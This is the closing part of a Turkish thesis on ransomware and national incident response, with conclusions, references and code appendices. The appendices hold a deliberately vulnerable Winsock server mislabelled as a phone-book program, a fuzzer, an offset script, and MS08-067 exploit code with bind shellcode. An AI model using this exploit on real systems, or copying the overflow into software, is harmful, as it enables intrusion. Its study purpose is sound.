4. Ülkemize yönelik gerçekleşen fidye saldırılarının en kısa sürede tespit edilmesi için, davranışsal analiz modelleri üretilmesi ve canlı veri üzerinde alarm üretebilecek hale getirilmesinin önemli olduğu,

değerlendirilmektedir.

Karşılaşılan güçlükler;

1. USOM tarafından alınan önlemlerin ve ülkemize yönelik tehditlerin boyutu net olarak bilinmediğinden daha somut ve kapsamlı çözüm önerileri sunulmamıştır.
2. Yapılacak analiz ve testler için kontrollü test ortamlarının oluşturulması, fidye yazılımlarının ve tehditlerinin detay analizlerinin yapılabilmesi için uygun verilerin oluşturulması ve bulunması, test ortamında gerçekleştirilen WannaCry ve Petya test saldırılarını oluşturma teknik olarak çok uğraştıran konular içerisindedir.
3. Saldırılarda kullanılan TOR ağ yapısından kaynaklı olarak, K&K sunucuları ve ara sunucu IP adreslerinin tespiti analiz çalışmasında karşılaşılan en büyük zorluktur.

4. Aynı zararlı yazılımın birçok farklı zamanda farklı varyansları üzerinden saldırıların gerçekleşmesi sebebiyle, saldırının ilk çıkış noktasının, yayılma yaklaşımının, kod bazında evriminin tespiti zorlaşmaktadır.

Gelecek çalışmalar;

1. Tez çalışmasında önerilen ağ topolojilerinin kurumsal yapılara uygunluğu, gerçek kullanıcıların oluşturduğu zaafiyetler ve kritik saldırılara karşı başarımına göre şekillenecektir. Bu ağ yapısı USOM'da denenmeli veya test edilmelidir.
2. USOM ve SOME yapılarında sunulan yaklaşımların ne kadarının kullanıldığı bilinmediğinden, bu tez çalışmasında sunulan önerilerin gözden geçirilmesi, daha doğru ve somut çözümlerin geliştirilmesine katkı sağlayacaktır.
3. Sunulan yaklaşımların ilgili birimler tarafından irdelenmesi ve ulusal güvenliğe katkısı incelenmelidir.
4. WannaCry ve Petya fidye saldırıların analizi esnasında tespit edilen zararlı kod parçacığı ve yaklaşımlar kullanılarak, gelecekte olması muhtemel bir fidye saldırısının önüne geçebilecek önlemlerin teknik olarak tespit edilmesine yönelik çalışmalar yapılmalıdır.
5. Geniş kapsamlı internet verisi üzerinde önerilen davranış analizi yaklaşımı kullanılarak elde edilen veriler kapsamında saldırı tespit ve engelleme yaklaşımları geliştirilmeli ve önerilen yaklaşımlar güncellenmelidir.

KAYNAKLAR

1. İnternet: Net Losses: Estimating the Global Cost of Cybercrime: Economic Impact of Cybercrime II. URL: http://www.webcitation.org/query?url=https%3A%2F%2Fwww.mcafee.com%2Fde%2Fresources%2Freports%2Frpeconomic-impact-cybercrime2.pdf&date=2018-07-18 Son Erişim Tarihi: 18.07.2018.

2. İnternet: Verizon reports. URL: http://www.webcitation.org/query?url=http%3A%2F%2Fwww.verizoneenterprise.com%2Fresources%2Freports%2Frp_DBIR_2016_Report_en_xg.pdf+&date=2018-07-18 Son Erişim Tarihi: 18.07.2018.

3. İnternet: Trustware Global Security Report. URL: http://www.webcitation.org/query?url=https%3A%2F%2Fnews.asis.io%2Fsites%2Fdefault%2Ffiles%2F2016%2520Trustwave%2520Global%2520Security%2520Report.pdf+&date=2018-07-18 Son Erişim Tarihi: 18.07.2018.

4. İnternet: Ransomware Tracker und Blocklisten. URL: http://www.webcitation.org/query?url=http%3A%2F%2Fwww.webcitation.org%2Fquery%3Furl%3Dhttp%253A%252F%252Fit-sibe.de%252Fpage%252F2%252F%2B%26date%3D2018-07-18+&date=2018-09-04, Son Erişim Tarihi: 18.07.2018.

5. Song, S., Kim, B., and Lee, S. (2016). The effective ransomware prevention technique using process monitoring on android platform. *Mobile Information Systems*, 2016(2946735), 9.

6. İnternet: Ransomware, A.L. (2015). Analysis of the CryptoWall Version 3 Threat. URL: http://www.webcitation.org/query?url=http%3A%2F%2Fcyberthreatalliance.+org%2Fcryptowallexecutive-summary.pdf+&date=2018-07-18, Son Erişim Tarihi: 18.07.2018

7. Salvi, H. U., and Kerkar, R. V. (2016). Ransomware: A cyber extortion. *Asian Journal of Convergence in Technology*, 2(2), 12-25.

8. Mattei, T. A. (2017). Privacy, confidentiality, and security of health care information: Lessons from the recent wannacry cyberattack. *World Neurosurg*, 104, 972–974.

9. İnternet: Virus Bulletin. (1990, Jan). The authoritative international publication on computer virus prevention, recognition, and removal. URL: http://www.webcitation.org/query?url=https%3A%2F%2Fwww.virusbulletin.com%2Fuploads%2Fpdf%2Fmagazine%2F1990%2F199001.pdf+&date=2018-09-04, Son Erişim Tarihi: 18.07.2018.

10. İnternet: Bates, J. (1990, Jan). Trojan horse: AIDS information introductory diskette version 2.0. Virus Bulletin, 3-6. URL: http://www.webcitation.org/query?url=https%3A%2F%2Fwww.virusbulletin.com%2Fuploads%2Fpdf%2Fmagazine%2F1990%2F199001.pdf+&date=2018-09-04, Son Erişim Tarihi: 18.07.2018.

11. Young, A., and Yung M., (1996). *Cryptovirology: Extortion-based security threats and countermeasures.* Paper presented at the Security and Privacy Proceedings, The Institute of Electrical and Electronics Engineer Symposium, Oakland, United States.

12. İnternet: Arsene, L. and Gheorghe, A. (2016). Ransomware. A Victim's Perspective. Bitdefender, URL: http://www.webcitation.org/query?url=https%3A%2F%2Fdownload.bitdefender.com%2Fresources%2Ffiles%2FNews%2FCaseStudies%2Fstudy%2F59%2FBitdefender-Ransomware-A-Victim-Perspective.pdf&date=2018-09-04, Son Erişim Tarihi: 18.07.2018.

13. İnternet: Kamluk, V. (2010). GPcode-like Ransomware Is Back, Kaspersky Lab. URL: http://www.webcitation.org/query?url=https%3A%2F%2Fsecurelist.com%2Fblog%2Fresearch%2F29633%2FGPcode-likeransomware-is-back%2F+&date=2018-07-18 Son Erişim Tarihi: 18.07.2018.

14. Hampton, N. and Baig, Z. A. (2015). *Ransomware: Emergence of the cyber-extortion menace.* Australian Information Security Management Conference, Australia, 47-56.

15. Salvi, M. H. U. and Kerkar, M. R. V. (2016). Ransomware: A cyber extortion. *UGC Approved List of Journals*, 2(2), 12-15.

16. Richardson, R. and North, M. (2017). Ransomware: Evolution, Mitigation and Prevention, *Management International Review*, 13(1), 10-14.

17. Kharraz, A., Robertson, W., Balzarotti, D., Bilge, L. and Kirda, E. (2015). *Cutting the gordian knot: A look under the hood of ransomware attacks.* In International Conference on Detection of Intrusions and Malware and Vulnerability Assessment, Switzerland, 3–24.

18. Wyke, J. and Ajjan, A. (2015). The current state of ransomware. *SophosLabs Technical Paper*, 3-38.

19. İnternet: Savage, K., Coogan, P. and Lau, H. (2015). The evolution of ransomware. URL: http://www.webcitation.org/query?url=http%3A%2F%2Fwww.symantec.com%2Fcontent%2Fen%2Fus%2Fenterprise%2Fmedia%2Fsecurity_response%2Fwhitepapers%2Fthe-evolution-of-ransomware.pdf+&date=2018-09-04, Son Erişim Tarihi: 18.07.2018

20. İnternet: (2015). FBI Public Service Announcement, Criminals Continue to Defraud and Extort Funds from Victims Using CryptoWall Ransomware Schemes Alert Number: I-062315-PSA. URL: http://www.webcitation.org/query?url=https%3A%2F%2Fwww.ic3.gov%2Fmedia%2F2015%2F150623.aspx&date=2018-09-06 Son Erişim Tarihi: 18.07.2018

21. İnternet: Panda Security, Doxware, the Scary New Evolution of Digital Hijacking. URL: http://www.webcitation.org/query?url=http%3A%2F%2Fwww.pandasecurity.com%2Fmediacenter%2Fsecurity%2Fdoxware-evolution-digital-hijacking+&date=2018-09-06 Son Erişim Tarihi: 18.07.2018.

22. İnternet: Nakamoto, S. (2008). Bitcoin: A peer-to-peer electronic cash system. URL: http://www.webcitation.org/query?url=https%3A%2F%2Fbitcoin.org%2Fbitcoin.pdf &date=2018-09-06 Son Erişim Tarihi: 18.07.2018.

23. İnternet: Abrams, L. (2018). Bleeping Computer, 'Star Trek Themed Kirk Ransomware Brings us Monero and a Spock Decryptor!. URL: http://www.webcitation.org/query?url=https%3A%2F%2Fwww.bleepingcomputer.com%2Fnews%2Fsecurity%2Fstar-trek-themedkirk-ransomware-brings-us-monero-and-a-spock-decryptor%2F&date=2018-07-18, Son Erişim Tarihi: 18.07.2018

24. Qinyu, L. (2008). *Ransomware: a growing threat to SMEs.* Housten: Southwest Decision Science Institutes, 360-366

25. Adamov, A. and Carlsson, A. (2017). *The state of ransomware. Trends and mitigation techniques*. East-West Design & Test Symposium (EWDTS), Novi Sad, Serbia.

26. İnternet: Richet, J. L. (2016). Extortion on the internet: the Rise of Crypto-Ransomware. Semanticscholar, URL: http://www.webcitation.org/query?url=https%3A%2F%2Fpdfs.semanticscholar.org%2Fa21a%2Faf1ef6b142556212f4027+9b745cf70db55ca.pdf+++&date=2018-09-06 Son Erişim Tarihi: 18.07.2018

27. İnternet: WannaCry ransomware used in widespread attacks all over the world. URL: http://www.webcitation.org/query?url=https%3A%2F%2Fsecurelist.com%2FWannaCry-ransomware-used-in-widespread-attacks-all-over-the-world%2F78351&date=2018-07-18 Son Erişim Tarihi: 18.07.2018

28. İnternet: Sophos. (2015). The current state of ransomware: CTB-Locker. URL: http://www.webcitation.org/query?url=https%3A%2F%2Fnews.sophos.com%2Fen-us%2F2015%2F12%2F31%2F+the-current-state-of-ransomware-ctb-locker+&date=2018-07-18 Son Erişim Tarihi: 18.07.2018

29. İnternet: Panda Security. (2015). CryptoLocker: What Is and How to Avoid it. URL: http://www.webcitation.org/query?url=http%3A%2F%2Fwww.pandasecurity.com%2Fmediacenter%2F+malware%2Fcryptolocker+&date=2018-07-18 Son Erişim Tarihi: 18.07.2018

30. Sittig, D. F. and Hardeep, S. (2016). A socio-technical approach to preventing, mitigating, and recovering from ransomware attacks. *Applied Clinical Informatics,* 7(2), 624.

31. Internet: Security Threat Report. (2016). URL: http://www.webcitation.org/query?url=https%3A%2F%2Fwww.symantec.com%2Fcontent%2F+dam%2Fsymantec%2Fdocs%2Freports%2Fistr-21-2016-en.pdf&date=2018-07-18 Son Erişim Tarihi: 18.07.2018.

32. Gallegos-Segovia, P. L., Bravo-torres, J. F., Larios-Rosillo, V. M., Vintimilla-Tapia, P. E., Yuquilima-Albarado, I. F., Jara-Saltos, J. D. (2017). Social Engineering as an Attack Vector for Ransomware, Electrical, electronics engineering, information and communication technologies (Chilecon), Pucon, Chile.

33. Shaikh, A. N., Shabut, A. M. and Hossain, M. (2016). *A literature review on phishing crime, prevention review and investigation of gaps.* In Software, Knowledge, Information Management & Applications (SKIMA), 9–15.

34. Andronio, N., Zanero, S. and Maggi, F. (2015). *Heldroid: Dissecting and detecting mobile ransomware. In* International Workshop on Recent Advances in Intrusion Detection, Springer, 382–404.

35. Mercaldo, F., Nardone, V., Santone, A. and Visaggio, C. A. (2016). *Ransomware steals your phone. formal methods rescue it.* In International Conference on Formal Techniques for Distributed Objects, Components, and Systems. Springer, 212–221.

36. Kharraz, A., Arshad, S., Mulliner, C., Robertson, W. K. and Kirda, E. (2016). *Unveil: A large-scale, automated approach to detecting ransomware.* In USENIX Security Symposium, Austin, 757–772.

37. İnternet: Barker, E. and Kelsey, J. (2012). Recommendation for random number generation using deterministic random bit generators. URL: http://www.webcitation.org/query?url=https%3A%2F%2Fwww.nist.gov%2Fpublications%2Frecommendation-random-number-generation-using-deterministic-random-bit-generators-2&date=2018-09-06 18 Son Erişim Tarihi: 18.07.2018.

38. Moser, A., Kruegel, C. and Kirda, E. (2007). *Limits of static analysis for malware detection.* Paper presented at the Computer Security Applications Conference, Beach, United States.

39. Klieber, W., Flynn, L., Bhosale, A., Jia, L. and Baner, L. (2014). *Android Taint Flow Analysis for App Sets.* ACM SIGPLAN conference on Programming Language Design and Implementation, 16.

40. Zhou, Y., Wang, Z., Zhou, W., and Jiang, X. (2012, February). Hey, you, get off of my market: detecting malicious apps in official and alternative android markets. *National Down Syndrome Society,* 25(4), 4, 50-52.

41. Lindorfer, M., Neugschwandtner, M. and Platzer, C. (2015). M*arvin: Efficient and comprehensive mobile app classification through static and dynamic analysis*. Paper presented at the Computer Software and Applications Conference, Taichung, Taiwan.

42. Hasan, M. M., and Rahman, M. M. (2017). *RansHunt a support vector machines based ransomware analysis framework with integrated feature set.* Paper presented at the 20th International Conference of Computer and Information Technology (ICCIT), Dhaka, Bangladesh

43. Kolter J. Z. and Maloof. M. A. (2006). Learning to detect and classify malicious executables in the wild. *The Journal of Machine Learning Research*, 7, 2721–2744.

44. Bhardwaj, A. et al. (2016). Ransomware digital extortion: a rising new age threat. *Indian Journal of Science and Technology*, 9(14),1-5

45. İnternet: Zhou, Y., Wang, Z., Zhou, W. and Jiang, X. (2012). *Hey, you, get off of my market: Detecting malicious apps in official and alternative android markets.* NDSS Symposium, URL:

http://www.webcitation.org/query?url=https%3A%2F%2Fpdfs.semanticscholar.org%2Fd187%2F5bc7fb14c0db150ce3c48262+40b39a1f2834.pdf+18+&date=2018-09-04 18 Son Erişim Tarihi: 18.07.2018.

46. Shijo, P. V. and Salim, A. (2015). Integrated static and dynamic analysis for malware detection. *Procedia Computer Science*, 46, 804 – 811.

47. Kharaz, A. (2016). *Unveil: A large-scale, automated approach to detecting ransomware.* Paper presented at the 25th USENIX Security Symposium (USENIX Security16), (Austin, TX), 757–772, Austin.

48. Chen, Q. and Bridges, R. A. (2017). *Automated behavioral analysis of malware: A case study of wannacry ransomware. machine learning and applications (ICMLA).* 2017 Paper presented at the 16th IEEE International Conference, Cancun, Mexico.

49. Krzysztof, C. (2015). Network activity analysis of CryptoWall ransomware. *Przeglad Elektrotechniczny*, 91(11), 201-204.

50. Martin, G., Kinross, J. and Hankin, C. (2017). *Effective cybersecurity is fundamental to patient safety.* Paper presented at the 2018 The Institute of Electrical and Electronics Engineers Global Engineering Education Conference, Tenerife, Spain.

51. Ehrenfeld, J. M. (2017). WannaCry, cybersecurity and health information technology: A time to act. *Journal of Medical Systems*, 41(7), 104.

52. Kim, D., Choi, G., Lee, J. (2018, Jan). *White list-based ransomware real-time detection and prevention for user device protection.* Consumer Electronics (ICCE), 2018 IEEE International Conference, Las Vegas.

53. Mohurle, S. and Manisha, P. (2017). A brief study of wannacry threat: Ransomware attack 2017. *International Journal*, 8(5), 1938-1940.

54. İnternet: URL: http://www.webcitation.org/query?url=http%3A%2F%2Fwww.dr.com.tr%2Fkitap%2Fexploit-gelistirme-101%2Fegitimbasvuru%2Fbilgisayar%2Furunno%3D0001693129001&date=2018-07-18 Son Erişim Tarihi: 18.07.2018.

55. İnternet: URL: http://www.webcitation.org/query?url=https%3A%2F%2Fwiki.wireshark.org%2FSampleCaptures%3Faction%3DAttachFile%26do%3Dget%26target%3DSMB-locking.pcapng.gz&date=2018-07-18 Son Erişim Tarihi: 18.07.2018.

56. İnternet: URL: http://www.webcitation.org/query?url=https%3A%2F%2Fwiki.wireshark.org%2FSMB&date=2018-07-18 Son Erişim Tarihi:18.07.2018.

57. İnternet: RFC 1002. URL: http://www.webcitation.org/query?url=https%3A%2F%2Ftools.ietf.org%2Fhtml%2Frfc1002&date=2018-07-18 Son Erişim Tarihi:06.04.2018.

58. İnternet: URL: http://www.webcitation.org/query?url=http%3A%2F%2Fblogs.msdn.com%2Fsdl%2Farchive%2F2008%2F10%2F22%2Fms08-067.aspx&date=2018-07-18 Son Erişim Tarihi: 18.07.2018.

59. İnternet: URL: http://www.webcitation.org/query?url=https%3A%2F%2Fwww.exploit-db.com%2Fexploits%2F7104%2F&date=2018-07-18 Son Erişim Tarihi: 18.07.2018.

60. Yiğit, T., Akyildiz, M.A. (2014). Sızma testleri için bir model ağ üzerinde siber saldırı senaryolarının değerlendirilmesi. *Süleyman Demirel Üniversitesi Fen Bilimleri Enstitüsü Dergisi*, 20-146.

61. İnternet: URL: http://www.webcitation.org/query?url=https%3A%2F%2Fwww.exploit-db.com%2Fexploits%2F40280%2F&date=2018-07-18 Son Erişim Tarihi: 18.07.2018.

62. İnternet: URL: http://www.webcitation.org/query?url=https%3A%2F%2Fdl.packetstormsecurity.net%2F1705-exploits%2Fms17_010_eternalblue.rb.txt&date=2018-07-18 Son Erişim Tarihi: 18.07.2018.

63. İnternet: URL: http://www.webcitation.org/query?url=https%3A%2F%2Fgithub.com%2Fmisterch0c%2Fshadowbroker166&date=2018-07-18 Son Erişim Tarihi: 18.07.2018.

64. İnternet: URL: http://www.webcitation.org/query?url=http%3A%2F%2Fdirectoryv6plzm.onion&date=2018-07-18 Son Erişim Tarihi: 18.07.2018.

65. İnternet: URL: http://www.webcitation.org/query?url=http%3A%2F%2Franionjgot5cud3p.onion&date=2018-07-18 Son Erişim Tarihi: 18.07.2018.

66. İnternet: URL: http://www.webcitation.org/query?url=http%3A%2F%2Fxmh57jrznw6insl.onion&date=2018-07-18 Son Erişim Tarihi: 18.07.2018.

67. İnternet: URL: http://www.webcitation.org/query?url=http%3A%2F%2Fhss3uro2hsxfogfq.onion&date=2018-07-18 Son Erişim Tarihi: 18.07.2018.

68. İnternet: URL: http://www.webcitation.org/query?url=http%3A%2F%2Fraasbrrypzkuj5cy.onion%2F%3Fref%3Ddarkdir&date=2018-07-18 Son Erişim Tarihi: 18.07.2018.

69. İnternet: URL: http://www.webcitation.org/query?url=http%3A%2F%2Fanswertedhctbek.onion&date=2018-07-18 Son Erişim Tarihi: 18.07.2018.

70. İnternet: URL: http://www.webcitation.org/query?url=https%3A%2F%2F+www.udhb.gov.tr%2Fdoc%2Fsiberg%2FSektorel_SOME_Reh.docx&date=2018-07-18 Son Erişim Tarihi: 18.07.2018.

EKLER

EK-1. CPP dili ile yazılmış basit bir telefon defteri programı

```
#include <winsock2.h>
#include <windows.h>
#include <fcntl.h>
#include <string.h>
#include <stdlib.h>
#include <errno.h>
#include <stdio.h>

int input_copy(char *myinput){
char bovariable[10];
strcpy(bovariable,myinput);
return 0;
}

DWORD WINAPI SocketHandler(void*);

int main(int argv, char** argc){

	//The port you want the server to listen on
	int host_port= 1101;
	int		addr_size = sizeof(SOCKADDR);

	//Initialize socket support WINDOWS ONLY!
	unsigned short wVersionRequested;
	WSADATA wsaData;
	int err;
	wVersionRequested = MAKEWORD( 2, 2 );
	err = WSAStartup( wVersionRequested, &wsaData );
	if ( err != 0 || ( LOBYTE( wsaData.wVersion ) != 2 ||
			HIBYTE( wsaData.wVersion ) != 2 )) {
	   fprintf(stderr, "Could not find useable sock dll %d\n",WSAGetLastError());
		goto FINISH;
	}

	//Initialize sockets and set any options
	int hsock;
	int * p_int ;
	hsock = socket(AF_INET, SOCK_STREAM, 0);
	if(hsock == -1){
		printf("Error initializing socket %d\n",WSAGetLastError());
		goto FINISH;
	}

	p_int = (int*)malloc(sizeof(int));
	*p_int = 1;
	if( (setsockopt(hsock, SOL_SOCKET, SO_REUSEADDR, (char*)p_int, sizeof(int)) == -1 )||
		(setsockopt(hsock, SOL_SOCKET, SO_KEEPALIVE, (char*)p_int, sizeof(int)) == -1 ) ){
		printf("Error setting options %d\n", WSAGetLastError());
		free(p_int);
		goto FINISH;
	}
	free(p_int);

	//Bind and listen
	struct sockaddr_in my_addr;

	my_addr.sin_family = AF_INET ;
	my_addr.sin_port = htons(host_port);

	memset(&(my_addr.sin_zero), 0, 8);
	my_addr.sin_addr.s_addr = INADDR_ANY ;

	if( bind( hsock, (struct sockaddr*)&my_addr, sizeof(my_addr)) == -1 ){
		fprintf(stderr,"Error binding to socket, make sure nothing else is listening on this port
%d\n",WSAGetLastError());
		goto FINISH;
	}
	if(listen( hsock, 10) == -1 ){
		fprintf(stderr, "Error listening %d\n",WSAGetLastError());
		goto FINISH;
```

EK-1. (devam) CPP dili ile yazılmış basit bir telefon defteri programı

```
}

	//Now lets to the server stuff

	int* csock;
	sockaddr_in sadr;


	while(true){
		printf("waiting for a connection\n");
		csock = (int*)malloc(sizeof(int));

		if((*csock = accept( hsock, (SOCKADDR*)&sadr, &addr_size))!= INVALID_SOCKET ){
			printf("Received connection from %s",inet_ntoa(sadr.sin_addr));
			CreateThread(0,0,&SocketHandler, (void*)csock , 0,0);
		}
		else{
			fprintf(stderr, "Error accepting %d\n",WSAGetLastError());
		}
	}

FINISH:
;
}

DWORD WINAPI SocketHandler(void* lp){
int *csock = (int*)lp;

	char buffer[1000000];
	int buffer_len = 1000000;
	int bytecount;

	if((bytecount = recv(*csock, buffer, buffer_len, 0))==SOCKET_ERROR){
		fprintf(stderr, "Error receiving data %d\n", WSAGetLastError());
		goto FINISH;
	}

	printf("Received bytes %d\nReceived string \"%s\"\n", bytecount, buffer);



	input_copy(buffer);//the vulnerable command

	strcat(buffer, " SERVER ECHO");

	if((bytecount = send(*csock, buffer, strlen(buffer), 0))==SOCKET_ERROR){
		fprintf(stderr, "Error sending data %d\n", WSAGetLastError());
		goto FINISH;
	}

	printf("Sent bytes %d\n", bytecount);


FINISH:
	free(csock);
return 0;
}
}
```

EK-2. Fuzzing kod parçacığı

```
def connect():

    global s
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        s.connect((sys.argv[1], 1101))
    except:
        print "connection failed [!]"

def fuzzer():

    fuzz = []
    counter = 0

    while (len(fuzz) <= 10):

        counter += 100
        fuzz.append("\x41" * counter)

    for crash in fuzz:
        print "sending evil bytes wait and control EIP\n"
        s.send(crash)
    s.close()

def main():
    connect()
    fuzzer()
main()
```

EK-3. Offset kod parçacığı

```
#!/usr/bin/env python
import socket
import sys
def connect():
global s
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
s.connect((sys.argv[1], 1101))
except:
print "connection failed [!]"
def offset():
boom =
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac
0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A'
s.send(boom)

def main():
connect()
offset()
main()
```

EK-4. MS08_067 NETAPI açıklığı exploit kodu [60]

```
#include "stdafx.h"
#include <winsock2.h>
#include <Rpc.h>
#include <stdio.h>
#include <stdlib.h>

#pragma comment(lib, "mpr")
#pragma comment(lib, "Rpcrt4")
#pragma comment(lib, "ws2_32")

structRPCBIND
{
    BYTEVerMaj;
    BYTEVerMin;
    BYTEPacketType;
    BYTEPacketFlags;
    DWORDDataRep;
    WORDFragLength;
    WORDAuthLength;
    DWORDCallID;
    WORDMaxXmitFrag;
    WORDMaxRecvFrag;
    DWORDAssocGroup;
    BYTENumCtxItems;
    WORDContextID;
    WORDNumTransItems;
    GUID InterfaceUUID;
    WORDInterfaceVerMaj;
    WORDInterfaceVerMin;
    GUID TransferSyntax;
    DWORDSyntaxVer;
};

structRPCFUNC
{
    BYTEVerMaj;
    BYTEVerMin;

  BYTEPacketType;
    BYTEPacketFlags;
    DWORDDataRep;
    WORDFragLength;
    WORDAuthLength;
    DWORDCallID;
    DWORDAllocHint;
    WORDContextID;
    WORDOpnum;
};

BYTEPRPC[0x48] = {
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x01,0x00,0x00,0x00,
0xB8,0x10,0xB8,0x10,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x01,0x00,
0x6A,0x28,0x19,0x39,0x0C,0xB1,0xD0,0x11,0x9B,0xA8,0x00,0xC0,0x4F,0xD9,0x2E,0xF5,
0x00,0x00,0x00,0x00,0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};

BYTEEXPLOIT[] =
"\x05\x00"
"\x00\x03\x10\x00\x00\x00\xA4\x00\x00\x00\x01\x00\x00\x00\x94\x00"
"\x00\x00\x00\x00\x1f\x00"
"\x00\x00\x00\x00"
"\x2F\x00\x00\x00\x00\x00\x00\x00\x2F\x00\x00\x00"
```

EK-4. (devam) MS08_067 NETAPI açıklığı exploit kodu [60]

```
"\x5c\x00"
"\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00"

"\x41\x41"

"\x41\x41\x41\x41"
"\x41\x41\x41\x41"
"\x41\x41\x41\x41"
"\x41\x41\x41\x41"

"\x12\x45\xfa\x7f" // jmp esp
"\x90\x8B\xF4\x81"
"\x3E\x90\x90\x90\x90\x74\x04\x4E\x4E\xEB\xF4\x33\xC9\x33\xDB\xB1"
"\x01\xC1\xE1\x09\x8B\xFC\x4B\xC1\xE3\x0D\x23\xFB\x57\xF3\xA4\x5F"
// "\xB1\x01\xC1\xE1\x09\x2B\xE1\xFF\xE7\x41\x41\x41\x41\x41\x41\x41"


"\x83\xEC\x70\x90\x90\x90\x90\xFF\xE7\x41\x41\x41\x41\x41\x41\x41"

"\x00\x00\x00\x00\x01\x00"
"\x00\x00\x02\x00\x00\x00\x00\x00\x00\x00\x02\x00\x00\x00\x5C\x00"
"\x00\x00"
"\x01\x00\x00\x00\x01\x00\x00\x00";



BYTEPOP[] =//stub header RPCFUNC structure
"\x05\x00"
"\x00\x03\x10\x00\x00\x00\xE4\x01\x00\x00\x01\x00\x00\x00\xD4\x01"
"\x00\x00\x00\x00\x1f\x00"
"\x00\x00\x00\x00"
"\xCF\x00\x00\x00\x00\x00\x00\x00\xCF\x00\x00\x00"

"\x5c\x00"
"\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00"

"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90"
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"

"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
```

EK-4. (devam) MS08_067 NETAPI açıklığı exploit kodu [60]

```
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\xCC\x41"



"\x00\x00\x00\x00\x01\x00"
"\x00\x00\x02\x00\x00\x00\x00\x00\x00\x00\x02\x00\x00\x00\x5C\x00"
"\x00\x00"
"\x01\x00\x00\x00\x01\x00\x00\x00";

unsigned charbind_shellcode[] =
// "\xCC"
// "\x83\xEC\x40"   // sub esp, 0x70
"\x29\xc9\x83\xe9\xb0\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xad"
"\x07\xe6\x4a\x83\xeb\xfc\xe2\xf4\x51\x6d\x0d\x07\x45\xfe\x19\xb5"
"\x52\x67\x6d\x26\x89\x23\x6d\x0f\x91\x8c\x9a\x4f\xd5\x06\x09\xc1"
"\xe2\x1f\x6d\x15\x8d\x06\x0d\x03\x26\x33\x6d\x4b\x43\x36\x26\xd3"
"\x01\x83\x26\x3e\xaa\xc6\x2c\x47\xac\xc5\x0d\xbe\x96\x53\xc2\x62"
"\xd8\xe2\x6d\x15\x89\x06\x0d\x2c\x26\x0b\xad\xc1\xf2\x1b\xe7\xa1"
"\xae\x2b\x6d\xc3\xc1\x23\xfa\x2b\x6e\x36\x3d\x2e\x26\x44\xd6\xc1"
"\xed\x0b\x6d\x3a\xb1\xaa\x6d\x0a\xa5\x59\x8e\xc4\xe3\x09\x0a\x1a"
"\x52\xd1\x80\x19\xcb\x6f\xd5\x78\xc5\x70\x95\x78\xf2\x53\x19\x9a"
"\xc5\xcc\x0b\xb6\x96\x57\x19\x9c\xf2\x8e\x03\x2c\x2c\xea\xee\x48"
"\xf8\x6d\xe4\xb5\x7d\x6f\x3f\x43\x58\xaa\xb1\xb5\x7b\x54\xb5\x19"
"\xfe\x54\xa5\x19\xee\x54\x19\x9a\xcb\x6f\xf7\x16\xcb\x54\x6f\xab"
"\x38\x6f\x42\x50\xdd\xc0\xb1\xb5\x7b\x6d\xf6\x1b\xf8\xf8\x36\x22"
"\x09\xaa\xc8\xa3\xfa\xf8\x30\x19\xf8\xf8\x36\x22\x48\x4e\x60\x03"
